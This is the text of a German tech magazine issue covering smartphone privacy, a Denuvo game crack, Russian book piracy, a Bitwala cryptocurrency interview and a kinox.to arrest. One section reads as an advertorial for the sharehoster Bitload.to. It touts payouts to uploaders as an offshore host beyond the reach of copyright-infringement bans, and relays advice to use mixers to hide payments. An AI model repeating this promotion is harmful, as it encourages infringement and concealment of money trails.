tarnkappe MAGAZIN 04
Sep. | Okt.

Privatsphäre zum Mitnehmen

Liebe Leserinnen und Leser,
als vor zehn Jahren Google zusammen mit anderen Branchengrößen der Open Handset Alliance bekanntgab, das mobile Betriebssystem Android weiter zu entwickeln, so tat man dies nicht aus Nächstenliebe. Die Android-Smartphones funken alle Nase lang die Daten ihrer Nutzer an die Google-Server. Die werden dort zu Geld gemacht. Wer das nicht will, kann sein Wohl bei der Konkurrenz suchen. Doch auch die ganzen iPads und iPhones funken pausenlos Informationen an die Server von Apple. Bezogen auf den Datenschutz ist die Wahl zwischen iOS und Android gleichbedeutend wie die zwischen der Pest und Cholera.

Es gibt viel Aufklärungsbedarf damit man weiß, auf was man sich einlässt, sollte man den Allgemeinen Geschäftsbedingungen der Hersteller zustimmen. Man kann die Geräte zwar kaufen. Man muss sie natürlich auch bezahlen, aber man kann sie ohne den Freibrief an die Hersteller halt nicht benutzen. Das haben die Unternehmen echt clever geregelt, denn als Käufer ist man stets im Nachteil, egal was man tut.

Wir informieren Sie in diesem Special über alles Wissenswerte.

Im ersten Teil des Specials erzählt uns IT-Sicherheitsberater Pascal Kurschildgen im Video-Interview, was für Daten denn überhaupt von den Smartphones gesammelt werden. Kurschildgen spricht auch darüber, ob man diese wieder löschen kann. Merke: Nicht alles was aussieht wie gelöscht, ist auch wirklich endgültig verschwunden.

Unsere Autorin Kati Müller trägt in ihrer Aufzählung alle Privatsphäre-Apps für Android-Geräte zusammen, die dabei helfen, die Büchse der Pandora wieder zu schließen. Es ist bezeichnend, dass die meisten Privacy-Apps vom offiziellen Google App Store verbannt wurden. Offenbar möchte man den Konsumenten bloß nicht zu viel Freiheit und Kontrolle über ihre Geräte einräumen. Fazit: Die Büchse der Datenkrake Google kann weitgehend geschlossen werden. Allerdings ist dies mit viel Aufwand verbunden. Mal eben im Vorbeigehen wird man nicht Herr seiner Daten, dafür haben die Hersteller schon gesorgt.

Last, but not least zählen wir im dritten Teil unseres Specials auf, was die Mitarbeiter der Polizeien und Sicherheitsbehörden alles dürfen, wenn es darum geht, uns mittels eines Smartphones zu überwachen oder sogar zu belauschen. Das Smartphone als Wanze? Ein vorgetäuschter Funkmast, der nichts anderes tut, als innerhalb der Funkzelle Spionage zu betreiben, der sich kaum jemand entziehen kann? Das alles ist möglich. Vieles davon ist den Behörden sogar unter bestimmten Bedingungen erlaubt. Wir klären auf, was es alles gibt und wie man sich davor schützen kann.

In diesem Sinne wünsche ich Ihnen viel Spaß bei der vierten Ausgabe des Tarnkappe Magazins!

In diesem Sinne...

Euer Chefredakteur
Lars Sobiraj

SZENE

Titelstory

Themenübersicht

Anonym

Themenübersicht

LAW

Themenübersicht

Digital

Themenübersicht

Security

Themenübersicht

CODEX KNACKT KOPIERSCHUTZ VON „MITTELERDE: SCHATTEN DES KRIEGES“ IN REKORDZEIT


Das PC-Actionspiel „Mittelerde: Schatten des Krieges“ (WB Games) wurde nur einen Tag nach dem Verkaufsstart illegal in Umlauf gebracht. Für die Umgehung des Denuvo-Kopierschutzes war diesmal die Release Group CODEX verantwortlich.

Denuvos Ziel, neue PC-Spiele nach dem Verkaufsstart davor zu bewahren, illegal veröffentlicht zu werden, rückt in immer weitere Ferne. In der Launch-Phase wird bekanntlich der größte Umsatz generiert. Um diesen zu bewahren, muss zumindest für einige Wochen gewährleistet werden, dass die Spiele nicht gecrackt werden. Es dauert zumeist nur wenige Stunden, bis die Archive die FTP-Sites der Szene verlassen, um der Öffentlichkeit zur Verfügung zu stehen.

Bereits abgeschlossene Verträge kann man nicht einfach so aufheben. Trotzdem bleibt abzuwarten, ob Entwickler und Publisher auch in Zukunft auf diese recht kostenintensive Technik setzen werden, um ihre Windows-Spiele von der österreichischen Firma Denuvo schützen zu lassen. Wir haben ja bereits über die zahlreichen Releases der Steampunks berichtet, denen es ebenfalls mehrfach gelungen ist, die Anti-Tamper-Software zu überwinden. Dies gilt beispielsweise für „Total War: Warhammer 2“, „Dishonored: Death of the outsider“, „Fifa 18“ oder für „Unravel“.

Auf unsere Presseanfrage vom 4. Oktober hat Denuvo bis dato nicht geantwortet.

Hintergrund: Die Gruppe CODEX (CDX) hat sich in der Vergangenheit einen Namen damit gemacht, den Kopierschutz von Steam, Uplay (Ubisoft) und Denuvo zu umgehen. CODEX gilt seit 2016 im Windows-Sektor als eine der aktivsten Release Groups überhaupt. Die Schwestergroup ACTiVATED knackt Spiele für Linux und Mac OS X.



RAUBKOPIEN: RUSSISCHER BUCHHANDEL ERLEIDET BETRÄCHTLICHE VERLUSTE

Oleg Nowikow, Chef der größten russischen Verlagsgruppe Eksmo/AST, gab der Deutschen Presse-Agentur in Moskau bekannt: „99 Prozent aller Downloads sind Raubkopien.“ Somit stellt die Piraterie im Internet das größte Problem für den russischen Buchhandel dar: die Branche verliert dadurch etwa ein Fünftel ihres potentiellen Umsatzes.

Verleger Oleg Nowikow sieht in den Raubkopien eine „tödliche Gefahr für unsere Nationalliteratur“. Er meint, für ausländische Autoren wären die Erlöse auf dem russischen Markt vielleicht nicht entscheidend, jedoch würden die russischen Schriftsteller davon leben und deren Einkommen sei in den vergangenen drei Jahren gesunken. Laut Nowikow setzt die Buchbranche jährlich etwa 70 Milliarden Rubel (1,03 Milliarden Euro) um. Das würde einen Schaden von etwa 200 Millionen Euro durch die Piraterie bedeuten.

Anders als bei uns in Deutschland fristen die E-Books in Russland nicht nur ein Nischendasein. Hatten die E-Books in Deutschland im Jahr 2016 nur einen Marktanteil von 4,6 %, so gibt Nowikow dagegen an, dass etwas ein Drittel der Bevölkerung in Russland E-Books lesen, es sind damit ähnlich viele Leser, wie in den USA. Das sei auch der Größe des Landes geschuldet. Die langen Transportwege machen den Vertrieb für gedruckte Bücher teuer. Somit ist das Internet als Vertriebsweg noch wichtiger als in Deutschland.

Eine Verschärfung der Gesetze diesbezüglich in Russland

kommt Oleg Nowikow wegen der hohen Verluste sehr gelegen. Er meint: „Sie (die Gesetze) sind aber noch immer nicht so streng wie in Deutschland." Nur Verbreiter illegaler Inhalte könnten belangt werden, jedoch nicht die Nutzer. „Aber jetzt gibt es immerhin die Möglichkeit, solche Websites zu blockieren."

Nowikow gehört zur Leitung des russischen Buchverbandes und wird auch bei der diesjährigen Frankfurter Buchmesse (11. bis 15. Oktober) mit Eksmo/AST, wie jedes Jahr, mit einem großen Stand vertreten sein. Er erwartet in diesem Jahr durch dort stattfindende Diskussionen zu einer stärkeren Leserbindung mit Hilfe sozialer Medien insbesondere eine Antwort auf die Frage: „Wie kommen wir mit Hilfe des Internets dichter an unsere Leser heran?".

ZUR PERSON: Oleg Nowikow, geboren 1968 in Moskau, ist eigentlich Ingenieur für Flugzeugtriebwerke. Er kam über einen Studentenjob ins Buchgeschäft, gründete 1993 seinen eigenen Verlag Eksmo. Die Firma wuchs dank der Welle russischer Krimiautorinnen, wie Alexandra Marinina und Darja Donzowa, so entwickelte sich der Verlag Mitte der neunziger Jahre zu einem der Führer des Buchmarktes. Seit der Übernahme des Konkurrenten AST 2012 ist Nowikows Verlagsgruppe die größte in Russland, weltweit liegt sie auf Platz 45 („Publisher's Weekly"). Unter dem Label „Eksmo" werden 20% der russischen Buchproduktionen verlegt, das sind pro Jahr rund 60 Millionen Bücher. Einer seiner bestverkauften Autoren sei Erich Maria Remarque („Im Westen nichts Neues"), sagt Nowikow: „In Russland verkauft sich Remarque besser als Dan Brown."

KRYPTOWÄHRUNGEN HABEN MIT CYBERCRIME WENIG GEMEINSAM

Weil sich schlechte Nachrichten über Cyberkriminelle, die möglichst reißerisch aufbereitet werden, am besten verkaufen, haben Kryptowährungen ein echtes Image-Problem. Wir haben uns darüber und vieles mehr mit Jeff Gallas vom niederländischen Zahlungsdienstleister bitwala unterhalten.

Eigentlich geht es Bitwala und vielen anderen Unternehmen dieses Geschäftsfeldes um etwas ganz anderes: Sie wollen Kryptowährungen wie Bitcoin und Ethereum alltagstauglich machen. Nicht nur ein paar Freaks sollen damit umgehen, sondern im Idealfall alle Verbraucher. Digitale Währungen sollen so einfach zu benutzen sein, wie Geldscheine und Münzen.

Blockchain = unabhängige Buchhalter, die sich gegenseitig kontrollieren.

Bitte möglichst einfach erklären: Was ist eine Blockchain? Was hat das Bitcoin damit zu tun?

Eine Blockchain ist eine Art dezentral verwaltete Datenbank, die eine Liste von Transaktionen enthält. Die Datenbank wird chronologisch erweitert. Neue Transaktionen werden gebündelt und als Block an das Ende der Datenbank gepackt, wodurch eine Kette von Blöcken entsteht. Neue Blöcke werde durchschnittlich alle 10 Minuten gebaut und an das Ende der Kette gehängt. Jeder Block enthält eine Prüfsumme des vorhergehenden Blocks und ist somit eine Art Sicherheitskopie. Bitcoin (BTC) ist die erste Technologie und digitale Währung, die dieses Prinzip nutzt. Die Blockchain-Technologie ist vergleichbar mit einem System unabhängiger Buchhalter, die jede Transaktion notieren und später vergleichen. Somit kann gewährleistet werden, dass jeder Bitcoin nur einmal verschickt werden kann.

Warum ist die Blockchain eigentlich so vielseitig einsetzbar?

Aktuell ist das Wort "Blockchain" in aller Munde und viele Startups versuchen, die Technologie für einen bestimmten Anwendungsfall nutzbar zu machen. Ob dies gelingt, wird die Zukunft zeigen. Aktuell funktioniert das Blockchain-Prinzip, um über das Internet finanzielle Werte zu verschicken, also beispielsweise mit Bitcoin. Dabei muss man keiner zentralen Instanz vertrauen und unterliegt keinen klassischen Einschränkungen, die Banken und Landesgrenzen mit sich bringen. Ob sich das Prinzip auch in anderen Bereichen durchsetzen wird, bleibt abzuwarten. Man sollte jedenfalls nicht den Fehler machen, das Wort "Datenbank" einfach durch "Blockchain" auszutauschen.

Die Blockchain Technologie kann überall dort eingesetzt werden, wo …

… Werte und Informationen unwiderruflich und verbindlich ausgetauscht werden müssen. Traditionell geschieht dies über einen Mittelsmann, im Immobilienbereich beispielsweise über den Notar und das Grundbuchamt. Beide könnten technisch durch eine Blockchain-Infrastruktur ersetzt werden, man könnte das Grundbuch "blockchainisieren". Somit wäre es nicht mehr notwendig, einer zentralen Stelle vertrauen zu müssen, was enorme Kosten- und Zeitersparnisse mit sich bringen kann. Die Umgehung des Mittelmanns wird auch als Disintermediation bezeichnet.

Wie groß ist die Angst von Politikern und Aufsichtsbehörden wie der BaFin vor „unregulierter" Konkurrenz? Oder warum sonst legen die Euch so viele Steine in den Weg?

Es gibt durchaus Politiker, die Bitcoin und die Blockchain-Technologie mit offenen Armen begrüßen. In Deutschland kann man als sehr positives Beispiel Frank Schäffler von der FDP nennen, der sich dieser Technologie schon sehr früh positiv genähert und viel für die Legitimierung von Bitcoin in Deutschland auf politischer Ebene getan hat. Die Kryptowirtschaft ist ein sehr junger Wirtschaftszweig, und man muss Bitcoin und Blockchain Außenstehenden immer wieder erklären. Mittlerweile sind Politik und Verwaltung da schon weiter gekommen, und unsere Gespräche mit der BaFin verlaufen aus technischer Sicht auf Augenhöhe.

Die Deutsche Bundesbank will sogar eine eigene Kryptowährung herausgeben, was haltet Ihr davon?

Wenn sich die Bundesbank mit der Thematik auseinandersetzt, ist das grundsätzlich eine gute Sache, die Bitcoin & Co. zu mehr Legitimität verhelfen kann. Mittlerweile gibt es über 1.000 funktionierende Kryptowährungen. Es wird spannend, zu sehen, wie und ob die Bundesbank in diesem Markt ein interessantes Währungsprodukt platzieren kann.

Ethereum: Grafikkartenhersteller haben Miner als neue Kunden entdeckt


Seit Aufkommen des Hypes rund um das Ethereum-Mining sind bestimmte Grafikkarten ausverkauft, stimmt das?

Wir haben selber mit der Miningwirtschaft wenig zu tun und kennen dazu auch nur die Berichte und Gerüchte. Soweit wir informiert sind, haben verschiedene Onlineshops in Deutschland eine Obergrenze für private Bestellungen von Grafikkarten eingeführt, und auch der Gebrauchtmarkt in Westeuropa ist dank der anhaltenden Nachfrage aus Russland wie leergefegt. Mittlerweile haben die Grafikkartenhersteller Miner als Zielkunden entdeckt und bieten speziell für das Mining optimierte Grafikkarten an.

Der Kurs von Ethereum (ETH) ist ja in den letzten Wochen zunächst ziemlich abgesoffen. Wie wird sich der Kurs entwickeln? Ist das Splitting der Bitcoins jetzt sogar eine Chance für das ETH?

Der Kurs wird auf jeden Fall fallen, so bleiben wie er ist oder nach oben gehen. Prognosen sind immer schwierig, besonders wenn sie die Zukunft betreffen. Jeder, der behauptet, künftige Kursentwicklungen zu kennen, ist entweder ein Hochstapler, ein Lügner oder sehr naiv. Wenn man in Kryptowährungen wie Ether investiert, sollte man dies mit langem Atem und aus grundlegender Überzeugung tun.

Dazu kommt: Am 1. August 2017 ist Bitcoin Cash als eine Abspaltung (Fork) von Bitcoin entstanden. Damit hat eine kleine Gruppe unzufriedener Entwickler und Bitcoin-Nutzer eine neue Kryptowährung geschaffen, die technisch andere Wege als Bitcoin geht.



Bitcoin wurde mit SegWit gerade ein lang erwartetes Update verpasst, dass viele neue Anwendungsfälle möglich macht, beispielsweise echte Mikrotransaktionen über das Lightning Network. Einige Anwendungsfälle, bei denen Ethereum bisher die Oberhand hatte, sind jetzt auch (wieder) mit Bitcoin möglich.

Über Bitwala und ihre Dienstleistungen

Auslandsüberweisungen dauern in der Regel einen Tag innerhalb der EU. Anonymität ist nicht gegeben bzw. würde dies den Anbieter schnell vor rechtliche Probleme stellen. Dazu nutzt ja kaum ein Unternehmen und Gebühren gibt's ja auch, sowie Kursschwankungen. Also was genau ist jetzt der Vorteil von gewerblichen Bitcoin-Transfers, die ihr bewerbt?

Zu unseren Kunden zählen Privatpersonen und kleine bis mittle-

re Unternehmen, die Bitcoin als Bezahlung erhalten, oder schon Bitcoin besitzen und diese zum bezahlen von beispielsweise Rechnungen nutzen wollen. Wir bieten gleich mehrere Option an um dies zu tun. Zum einen können unsere Kunden ihre Bitcoins oder Altcoins in über 20 lokale Währungen direkt auf Bankkonten auszahlen lassen oder auch mit der Bitwala-Karte von Visa.

Bitcoin vs. Bitcoin Cash: Konkurrenz belebt das Geschäft

Die Abspaltung der Bitcoin Cash und die zwischenzeitlichen Probleme mit dem Handel der Bitcoins, dieser wurde kürzlich für einige Stunden ausgesetzt, verunsichern den Markt und dürften sich negativ auf den BTC-Kurs auswirken. Was steckt dahinter? Warum diese Abspaltung? Wer will das und warum?

Ganz im Gegenteil. Der gemeinsame Kurs von BTC und BCH hat sich seit der Abspaltung verdoppelt. Konkurrenz belebt das Geschäft. Der Bitcoin-Handel wurde übrigens nicht ausgesetzt, im Gegensatz zum herkömmlichen Aktienmarkt ist das nicht möglich. Bitcoin wurde ja gerade dafür entwickelt, immer und überall verfügbar und handelbar zu sein. Lediglich ein paar Börsen haben als Vorsichtsmaßnahme Ein- und Auszahlungen von Bitcoin für ein paar Stunden pausiert.

Hinter der Abspaltung von Bitcoin Cash steht die grundsätzliche Frage, wie man Bitcoin für mehr Menschen nutzbar macht. Bis zum Update auf SegWit konnte das Bitcoin-Netzwerk ca. 7 Transaktionen pro Sekunde verarbeiten, Visa schafft in Spitzenzeiten über 50.000 Transaktionen pro Sekunde. Bitcoin Cash versucht nun mit einer Vergrößerung der Blöcke auf 8 MB (von 1 MB) den Durchsatz zu erhöhen, auf ca. 56 Transaktionen pro Sekunde. Die Bitcoin-Entwickler sehen eine Erhöhung der Blockgröße aber nicht als wirkliche Skalierungslösung an, mit der man Tausende von Transaktionen pro Sekunde abwickeln kann. Daher sollen Transaktionen auf eine zweite Ebene ausgelagert werden, die aber ständig mit dem Bitcoin-Netzwerk kommuniziert und die hohe Sicherheit des Bitcoin-Netzwerks ausnutzt. Die Voraussetzung für solche Huckepack-Lösungen hat SegWit geschaffen.

Wie ist Eure Einstellung zu Bitcoin Cash? Bekomme ich die gleiche Summe an Bitcoin Cash, die ich auch als Bitcoins in meiner Bitwala Wallet habe? Sind überhaupt zwei Wallets wegen dem Fork (also der Abspaltung) geplant?

Wir finden, dass Bitcoin Cash ein spannendes Experiment ist, um mehr über Bitcoin und Kryptowährungen zu lernen. Jeder Nutzer, der am zum Zeitpunkt der Fork ein Wallet mit Guthaben bei Bitwala hatte, kann mit seinen privaten Schlüssel auch Bitcoin Cash nutzen. Die Wallet selber wird vorerst nur Bitcoin unterstützen, eine Bitcoin Cash Wallet ist nicht geplant. Aktuell sind wir damit beschäftigt, die für SegWit benötigten Wallet-Updates umzusetzen.

Wie sieht es mit Rückerstattungen aus? Bei PayPal kann man diese ja z b. über viele Monate noch erhalten. Bei Bitcoin ist das Geld recht schnell weg und es gibt keine Schlichtungsstelle, oder?

Eine Rückerstattung wie bei Paypal gibt es bei Bitwala oder Kryptowährungen allgemein nicht. Das ist aber, wie der Entwickler sagt, ein Feature und kein Bug, also so gewollt. Sonst könnte ja niemand darauf vertrauen, dass sein Guthaben auch wirklich für alle Ewigkeit sein Guthaben bleibt. Wenn man allerdings versehentlich zu viel Bitcoin verschickt, kann man immer mit dem Empfänger reden, der dann den Überschuss zurückschicken muss. So, wie man es bei Banküberweisungen auch tun würde. Man sollte eben nur vorher sichergehen, dass man weiß, wer der Empfänger ist. Wir haben solche Fälle ab und zu und konnten dabei immer helfen.

Bitwala-Kreditkarte schützt nicht vor Kursschwankungen

Was hat es mit der hauseigenen Kreditkarte von Bitwala auf sich? Habe ich mit den teils enormen Bitcoin-Kursschwankungen so nichts mehr zu tun? Warum sollte ich mir die besorgen, wenn ich mir schon bei einem anderen Anbieter eine VISA-Kreditkarte bestellt habe? Prepaid-Kreditkarten, selbst solche auf BTC-Basis, gibt es wie Sand am Meer.

Unsere Bitwala-Karte lässt sich mit Bitcoin und anderen Kryptowährungen aufladen. Gegen Kursschwankungen ist man damit nicht gesichert, aber die Kreditkarte ermöglicht es, fast in Echtzeit Kryptowährungen überall da einzusetzen, wo traditionelle Kreditkarten akzeptiert werden. Inwieweit wird sich das Update Bitcoin Improvement Proposal

148 (BIP148) bei Euch bemerkbar machen? Sind meine BTC dennoch sicher bei Euch? Kann ich dann wie gewohnt meine Karte weiter benutzen?

BIP148 sollte sicherstellen, dass SegWit als Bitcoin-Upgrade aktiviert wird. Das hat funktioniert, und die Bitcoin in unseren Wallets waren und sind sicher. Wir hatten keine Unterbrechung bei den von uns angebotenen Services.

Kryptowährungen und die dunkle Seite

Wie oft passiert es eigentlich im Schnitt, dass neue Kunden versuchen, gefälschte Ausweis-Scans einzureichen, um ihre Identität zu verschleiern?

Relativ selten. Und unser Support-Team ist natürlich darauf geschult, Fälschungen zu erkennen.

Die reißerische Berichterstattung der Medien verzerrt alles

Bei LuL.to wurde offensichtlich, dass schon wieder illegale Waren bzw. Dienstleistungen per Bitcoin bezahlt wurden. Was glaubt ihr: Wie groß ist der Anteil an Geldwäsche und der Bezahlung von Straftaten? Oder hat das Bitcoin ähnlich wie das Tor-Netzwerk vor allen Dingen ein Problem mit seinem Ruf?

Unserer Meinung nach hatte Bitcoin eine zeitlang durch die über Jahre hinweg eher oberflächlich-reißerische Berichterstattung ein gewisses Image-Problem in der breiteren Bevölkerung. Schlechte Nachrichten verkaufen sich tendenziell besser, also verbreiten die Medien solche Nachrichten lieber. Die Berichterstattung ist aber sehr viel ausgewogener und informierter geworden. Es sollte mittlerweile jedem klar sein, dass Bitcoin etliche legale Anwendungsfälle hat und die überwiegende Mehrheit der Bitcoins für normale Geschäfte des Alltags genutzt wird.


Dazu wollen wir bei Bitwala auch beitragen, wir ermöglichen ja gerade das: Die Nutzung von Kryptowährungen im Alltag.

Bitcoin-Ökosystem weitgehend unabhängig von illegalen Geschäften

Hat die Abschaltung einiger großer Darknet Marktplätze oder beispielsweise dem Handelsplatz BTC-E vielleicht sogar einen negativen Effekt auf den Bitcoin-Kurs, zumal nun ein nicht unerheblicher Anteil an BTC-Transaktionen wegfällt?

Bisher hat noch keine Schließung eines Darknet-Marktplatzes den Bitcoin-Kurs wesentlich negativ beeinflusst. Ganz im Gegenteil, nach dem Silk Road-Bust Ende 2013 hat der Kurs kräftig angezogen und die Anzahl der Transaktionen nochmal zugenommen. Damit war auch klar, dass die Seite nur einen geringen Teil des Bitcoin-Ökosystems ausgemacht hat. Auch wenn in der Presse häufig das Gegenteil behauptet wurde.


Was haltet Ihr von Bitcoin Mixern wie coinmixer.se ? Wir glauben grundlegend an das individuelle Recht auf Transaktionsfreiheit und finanzielle Privatsphäre. Dazu gehören auch Möglichkeiten, anonyme Zahlungsmethoden zu schaffen. Bitcoin ist auf technischer Ebene bloß pseudonym, andere Kryptowährungen sind da weiter, Monero beispielsweise. So, wie man mit TOR seine Online-Privatsphäre schützt, sollte man auch seine finanzielle Privatsphäre schützen können und dürfen.



Wie lange können sich derartige Anbieter bei den anhaltenden juristischen Problemen noch halten? Auch Bitmixer.io wurde kürzlich nach dem Aus von AlphaBay mehr oder weniger freiwillig geschlossen und den Wettbewerbern wurde vom Betreiber geraten, ihre Webseiten ebenfalls dicht zu machen.

Die technische Entwicklung schreitet stetig voran. Es gibt neben den erwähnten Mixern immer wieder neue Möglichkeiten, seine finanzielle Privatsphäre zu wahren. Man sollte da nicht in Absolutismen denken. Wir stehen noch ganz am Anfang, was die Möglichkeiten von Kryptowährungen angeht, und werden noch viele Innovationen sehen.

Ständig werden die Wallets geklaut, nachdem man den Online-Marktplatz gehackt hat. Wieso wird Ihnen das nicht passieren?



Sicherheit und Kontrolle durch den Kunden stehen bei uns an erster Stelle. Wir halten keine Bitcoins von Kunden, jeder Nutzer hat die individuelle Kontrolle über seine Wallet. Damit trägt der Nutzer natürlich auch die Verantwortung. Abgesehen davon arbeiten wir mit den aktuellen Sicherheitsstandards.

Dash, Zerocoin oder was ist am besten für anonyme Transfers? Kaum jemand wird bereit sein, dafür extra das Programmieren zu lernen.

Man sollte sich immer bewusst sein, dass vollständige Anonymität in unserer heutigen Welt eine Illusion ist. Aus technischer Sicht hat Monero aktuell die Nase vorn.

Jeff Gallas, vielen Dank für das ausführliche Gespräch!

BITLOAD.TO: DOWNLOADS OHNE LIMIT, HOHE VERGÜTUNGEN FÜR UPLOADER

Der Sharehoster Bitload.to verspricht allen Uploadern höhere Prämien als beispielsweise der Marktführer Uploaded.net, den Nutzern hingegen Downloads in Rekordgeschwindigkeit. Fairness first: Die Premium-Accounts werden grundsätzlich nicht mit einem zeitlichen Limit gekauft. Die Kunden erwerben ein Download-Kontingent, was sie dann verbrauchen können, wann immer sie es möchten. *

Bitload.to wendet sich sowohl an den deutschsprachigen als auch an den ausländischen Markt. Im Gegensatz zum Branchenprimus Uploaded.net, wo man sowieso schon vergleichsweise viel an die Beschaffer der Daten bezahlt, legt Bitload noch fünf Euro pro 1.000 Downloads oben drauf. Dazu kommt: Uploaded.net hat in letzter Zeit deutlich an Beliebtheit eingebüßt und wurde in mehreren Foren und Warez-Seiten verboten. Die Schweizer Betreibergesellschaft wurde zunehmend juristisch unter Druck gesetzt und dazu gezwungen, Accounts von Uploadern zu sperren, womit auch deren Guthaben eingefroren wurde. Die größte Vergütung und Verbreitung eines Anbieters nützt einem Uploader nichts, wenn man aufgrund einer Sper-

re wegen wiederholter Urheberrechtsverletzungen eines schönen Tages ganz ohne einen Cent dasteht. Derartige Probleme bekommt man bei einem Offshore-Anbieter natürlich nicht.

Bitload.to: Fairness first, Anonymität besitzt oberste Priorität

Keine schnelle Nummer oder Abzocke: Bitload.to ist auf Dauer ausgelegt und setzt bei Nutzern als auch bei den Uploadern auf faire Konditionen. Keine automatische Vertragsverlängerung, keine versteckten Kosten. Jeder bekommt exakt, was er bezahlt. Und jeder weiß im Voraus auf den Cent genau, welche Kosten auf ihn zukommen. Übrigens: DMCA Requests kommen momentan eher selten vor. Von Rechteinhabern gemeldete Dateien werden mit entsprechender Zeitverzögerung von rund einer Woche gelöscht. Seit dem Update des Upload-Managers Z-o-o-m kann man diesen für die eigenen Transfer einsetzen. Derzeit arbeitet das Team an der Unterstützung des Download-Managers JDownloader, der für viele Leecher ein absolutes Muss darstellt.

Anonymität hat stets höchste Priorität, weswegen grundsätzlich keine Logs angefertigt werden. Das allerdings verspricht so gut wie jeder Online-Speicherdienst oder VPN-Dienstleister, weswegen dies kein Alleinstellungsmerkmal darstellt.

Bezahlt wird unter anderem per Bitpay.com und CoinPayments.net. Somit können die unterschiedlichsten Cryptowährungen als Zahlungsmittel eingesetzt werden. Die Betreiber raten allerdings dazu, stets Mixing-Dienste für Bitcoin & Co. in Anspruch zu nehmen, um die Geldströme unkenntlich zu machen. Wer weniger Wert auf die Verschleierung seiner Identität legt, kann natürlich auch seine Kreditkarte benutzen. Der dafür eingesetzte Zahlungsabwickler Stripe wird beispielsweise auch vom Chaos Computer Club verwendet.

Wer sich diesen One Click Hoster einmal in Ruhe anschauen möchte, zwei kostenlose Downloads mit jeweils bis zu fünf Gigabyte sind täglich ohne Premium-Account möglich. Wir wünschen viel Spaß beim Ausprobieren!

KINOX.TO: KRESHNIK SELIMI IN KOSOVO FESTGENOMMEN

Einer der beiden von den Behörden vermuteten Betreiber von KinoX und Movie4K wurde Mitte Juli vor der deutschen Botschaft in der kosovarischen Hauptstadt Pristina festgenommen. Sein Bruder Kastriot ist weiterhin flüchtig, wie das Handelsblatt hinter ihrer Paywall berichtet.

